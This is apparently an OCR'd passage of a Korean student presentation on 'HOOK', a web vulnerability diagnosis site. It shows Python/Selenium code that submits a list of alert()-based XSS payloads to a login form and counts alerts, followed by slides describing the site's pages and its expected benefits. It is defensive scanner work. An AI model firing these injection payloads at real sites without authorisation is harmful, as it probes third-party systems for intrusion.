        "' or <svg/onload=alert('XSS 1')>",
        "' or <script>alert('XSS 2')</script>",
        "'; <script>alert('XSS 3')</script>",
        "' or <body onload=alert('XSS 4')>",
        "<img src=x onerror=\"alert('XSS 5')\">",
        "<iframe src=\"javascript:alert('XSS 6')\"></iframe>",
    ]

    count = 0
```

```python
    for payload in lines:
        try:
            driver.get(XSS)
            input_box = driver.find_element(By.ID, "login")
            input_box.send_keys(payload)
            time.sleep(1)
            driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
            driver.get(XSS)  # 한 번 돼야지 구문에 맞게 인식 -> alert 확인을 위해서
        except UnexpectedAlertPresentException:
            time.sleep(1)
            count += 1

    if count > 0:
        print("XSS 취약")
        XSS_json = "risk"
    else:
        print("XSS 안전")
        XSS_json = "safe"
```

*XSS*는 웹사이트에 악성 스크립트를 삽입하여 실행되게 하는 공격입니다.
입력 폼에 XSS 구문을 넣었을 때 alert창이 발생하면 해당 취약점에 대해 취약하다고 판단하였습니다.

02. 프로젝트 개발 내용

웹사이트 개발

메인

[메인 페이지]

설명

Express.js로 서버를 구현하고 기능을 개발하였으며,
EJS로 동적인 웹 페이지를 구성하고 tailwindCSS를 이용하여 페이지를 디자인하였습니다.

사용자가 웹 취약점 진단 사이트 HOOK를 이용함으로써, 편리하게 웹 취약점을 점검할 수 있고
진단 보고서를 통해 추후 대응에 대한 효용성을 느낄 수 있도록 제작하였습니다.

관리자 페이지를 제작하여 회원정보와 취약점 진단 요청 관련 사항들을 확인하여,
서비스 관리에 도움이 될 수 있도록 하였습니다.

02. 프로젝트 개발 내용

웹사이트 개발

회원가입 / 로그인

[회원가입 페이지]

모든 항목 입력 후, 회원가입 및
카카오 회원가입(최초 로그인 시 회원가입)

[로그인 페이지]

기존 로그인 및 카카오 로그인

HOOK 웹 취약점 진단 서비스 개발

02. 프로젝트 개발 내용

웹사이트 개발

나의정보 / 점검항목

[나의정보 페이지]

기본 정보 확인 및
비밀번호 변경, 회원탈퇴

[점검항목 페이지]

20가지 점검항목에 대한 설명

02. 프로젝트 개발 내용

웹사이트 개발

진단서비스

[진단서비스 페이지]

진단서비스 수행단계 확인

로그인 시, URL 조회 가능

HOOK 웹 취약점 진단 서비스 개발

02. 프로젝트 개발 내용

웹사이트 개발

진단결과

[진단결과 페이지]

웹취약점_진단결과


다운로드 버튼을 통해,
진단보고서 PDF 파일 저장

URL주소, 점검일자, 과거 진단이력, 취약항목, 대응방안 출력

02. 프로젝트 개발 내용

웹사이트 개발

어드민



[어드민 회원정보 페이지]

[어드민 진단요청목록 페이지]

[어드민 메인 페이지]

03. 프로젝트 결론

- 프로젝트 시연영상
- 프로젝트 결과
- 프로젝트 기대효과

03. 프로젝트 결론

시연영상

03. 프로젝트 결론


프로젝트 결과

본 프로젝트는, 웹 취약점을 자동으로 점검할 수 있는 도구와 이에 대한 사용자 인터페이스를 개발하였습니다.

이 프로젝트의 진단 도구는 Brute Force, CSRF, XSS 등 다양한 웹 취약점을 효과적으로 탐지할 수 있으며,
이를 통해 웹사이트의 보안 상태를 개선하는 데에 도움을 줄 수 있습니다.


또한, 사용자 인터페이스인 웹 페이지에서 진단 서비스 및 결과 보고서를 제공하여
사용자가 편리하게 웹 취약점을 점검하고 대응할 수 있으며, 사용자의 지속적인 취약점 보안 행보를 유도할 수 있습니다.


보완 사항으로, 더 많은 종류 웹 취약점을 탐지 할수 있도록 도구를 개선하는 것이 필요하며
동시에 더욱 안전한 사용자 인터페이스를 제공하기위해 DB 서버의 분리가 이루어져야 합니다.


HOOK 웹 취약점 진단 서비스 개발
03. 프로젝트 결론
프로젝트 기대효과
웹사이트 보안수준 향상
웹 취약점을 진단할 수 있는 사이트를 제공하여 취약점을 점검하고 그 결과를 토대로 해결 방안을 제시함으로써 웹 사이트를 안전하게 구축하고 관리하는 것을 기대할 수 있습니다.
점검 시간과 비용 절감
자동화된 취약점 진단 도구를 이용하여 취약점 진단에 대한 시간과 비용을 절감시킬 수 있으며, 발견된 취약점에 대해 빠르게 대응할 수 있습니다.
지속적인 보안 점검 유도
진단 보고서 작성 시, 과거 진단이력과 현재 진단 이력을 비교해줌으로써 해당 웹 사이트의 보안 동향을 파악할 수 있도록하고 보안 취약점에 대한 관심과 지속적인 점검을 유도할 수 있습니다.


THANK YOU
Q&A

6.4 소개 자료





Q. 기대효과는 무엇인가요?

자동화된 취약점 진단도구를 이용해 웹사이트의 보안 수준 향상에 필요한 시간과 비용을 절감시킬 수 있습니다.